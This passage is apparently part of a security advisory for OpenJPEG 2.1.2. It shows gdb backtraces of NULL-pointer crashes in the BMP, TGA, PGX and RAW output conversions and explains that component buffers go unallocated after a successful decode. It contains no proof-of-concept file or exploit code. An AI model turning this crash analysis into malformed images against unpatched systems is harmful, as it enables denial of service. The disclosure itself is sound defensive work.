The extension of this file is incorrect.
FOUND ep_2. SHOULD BE .j2k or .jpc or .j2c
==========================================

[INFO] Start to read j2k main header (0).
[INFO] Main header has been correctly decoded.
[INFO] No decoded area parameters, set the decoded area to the whole image

Program received signal SIGSEGV, Segmentation fault.
0x080554d6 in imagetobmp (image=0x8066f88, outfile=0xbfffcf74 "a.bmp")
    at /home/fire/bing/afl/libraries/openjpeg-2.1.2/src/bin/jp2/convertbmp.c:891
891                 r = image->comps[0].data[w * h - ((i) / (w) + 1) * w + (i) % (w)];
(gdb) p image->comps[0].data
$1 = (OPJ_INT32 *) 0x0
(gdb) bt
#0  0x080554d6 in imagetobmp (image=0x8066f88, outfile=0xbfffcf74 "a.bmp")
    at /home/fire/bing/afl/libraries/openjpeg-2.1.2/src/bin/jp2/convertbmp.c:891
#1  0x0804c6f8 in main (argc=5, argv=0xbffff074) at /home/fire/bing/afl/libraries/openjpeg-2.1.2/src/bin/jp2/opj_decompress.c:1487
(gdb)
```

For example output “a.tga”, the crash is:

```
==========================================
The extension of this file is incorrect.
FOUND ep_2. SHOULD BE .j2k or .jpc or .j2c
==========================================

[INFO] Start to read j2k main header (0).
[INFO] Main header has been correctly decoded.
[INFO] No decoded area parameters, set the decoded area to the whole image

Program received signal SIGSEGV, Segmentation fault.
0x0804eea2 in imagetotga (image=0x8066f88, outfile=0xbfffcf74 "a.tga")
    at /home/fire/bing/afl/libraries/openjpeg-2.1.2/src/bin/jp2/convert.c:942
942             r = (float)(image->comps[0].data[index] + adjustR);
(gdb) p/x image->comps[0].data
$1 = 0x0
(gdb) bt
#0  0x0804eea2 in imagetotga (image=0x8066f88, outfile=0xbfffcf74 "a.tga")
    at /home/fire/bing/afl/libraries/openjpeg-2.1.2/src/bin/jp2/convert.c:942
#1  0x0804c86f in main (argc=5, argv=0xbffff074) at /home/fire/bing/afl/libraries/openjpeg-2.1.2/src/bin/jp2/opj_decompress.c:1527
(gdb)
```

For example output “a.pgx”, the crash is:

```
========================================
The extension of this file is incorrect.
FOUND ep_2. SHOULD BE .j2k or .jpc or .j2c
========================================

[INFO] Start to read j2k main header (0).
[INFO] Main header has been correctly decoded.
[INFO] No decoded area parameters, set the decoded area to the whole image

Program received signal SIGSEGV, Segmentation fault.
0x0804fe26 in imagetopgx (image=0x8066f88, outfile=0xbfffcf74 "a.pgx")
    at /home/fire/bing/afl/libraries/openjpeg-2.1.2/src/bin/jp2/convert.c:1289
1289            const int val = clamp(image->comps[compno].data[i],
(gdb) p/x i
$1 = 0x0
(gdb) p/x compno
$2 = 0x0
(gdb) p image->comps[0].data
$3 = (OPJ_INT32 *) 0x0
(gdb) bt
#0  0x0804fe26 in imagetopgx (image=0x8066f88, outfile=0xbfffcf74 "a.pgx")
    at /home/fire/bing/afl/libraries/openjpeg-2.1.2/src/bin/jp2/convert.c:1289
#1  0x0804c67b in main (argc=5, argv=0xbffff074) at /home/fire/bing/afl/libraries/openjpeg-2.1.2/src/bin/jp2/opj_decompress.c:1477
(gdb)
```

For example output “a.raw”, the crash is:

```
Program received signal SIGSEGV, Segmentation fault.
0x080526e4 in imagetoraw_common (image=0x8066f88, outfile=0xbfffcf74 "a.raw", big_endian=1)
    at /home/fire/bing/afl/libraries/openjpeg-2.1.2/src/bin/jp2/convert.c:2185
2185                            curr = *ptr;
(gdb) p ptr
$1 = (int *) 0x0
(gdb) list
2180                {
2181                    mask = (1 << image->comps[compno].prec) - 1;
2182                    ptr = image->comps[compno].data;
2183                    for (line = 0; line < h; line++) {
2184                        for(row = 0; row < w; row++)        {
2185                            curr = *ptr;
2186                            if(curr > 255) curr = 255; else if(curr < 0) curr = 0;
2187                            uc = (unsigned char) (curr & mask);
2188                            res = fwrite(&uc, 1, 1, rawFile);
2189                            if( res < 1 ) {
(gdb) bt
#0  0x080526e4 in imagetoraw_common (image=0x8066f88, outfile=0xbfffcf74 "a.raw", big_endian=1)
    at /home/fire/bing/afl/libraries/openjpeg-2.1.2/src/bin/jp2/convert.c:2185
#1  0x08052a35 in imagetoraw (image=0x8066f88, outfile=0xbfffcf74 "a.raw")
    at /home/fire/bing/afl/libraries/openjpeg-2.1.2/src/bin/jp2/convert.c:2258
#2  0x0804c775 in main (argc=5, argv=0xbffff074) at /home/fire/bing/afl/libraries/openjpeg-2.1.2/src/bin/jp2/opj_decompress.c:1507
(gdb)
```

It is probably that many other crash points can be trigged if crafting the poc; it’s possible to trigger other crashes of different types, e.g. out-of-bound write.

Conclusion

The vulnerability exists code responsible for decoding the input image; the vulnerability is caused by an improper assumption: if decoding successfully, the buffer of each component corresponding to each channel (red, green, blue, alpha) has already been allocated and filled with data; however, the assumption is not valid in some cases, i.e. these buffers are not allocated when decoding process successfully returns; the vulnerability can trigger many different crash points; the vulnerability can cause Denial-of-Service, i.e. Null Pointer Reference; however, it’s possible to trigger crashes of other types, i.e. the vulnerability may cause other more critical impact.

Author

Name: Bingchang, Liu @VARAS of IIE
Org: http://iie.ac.cn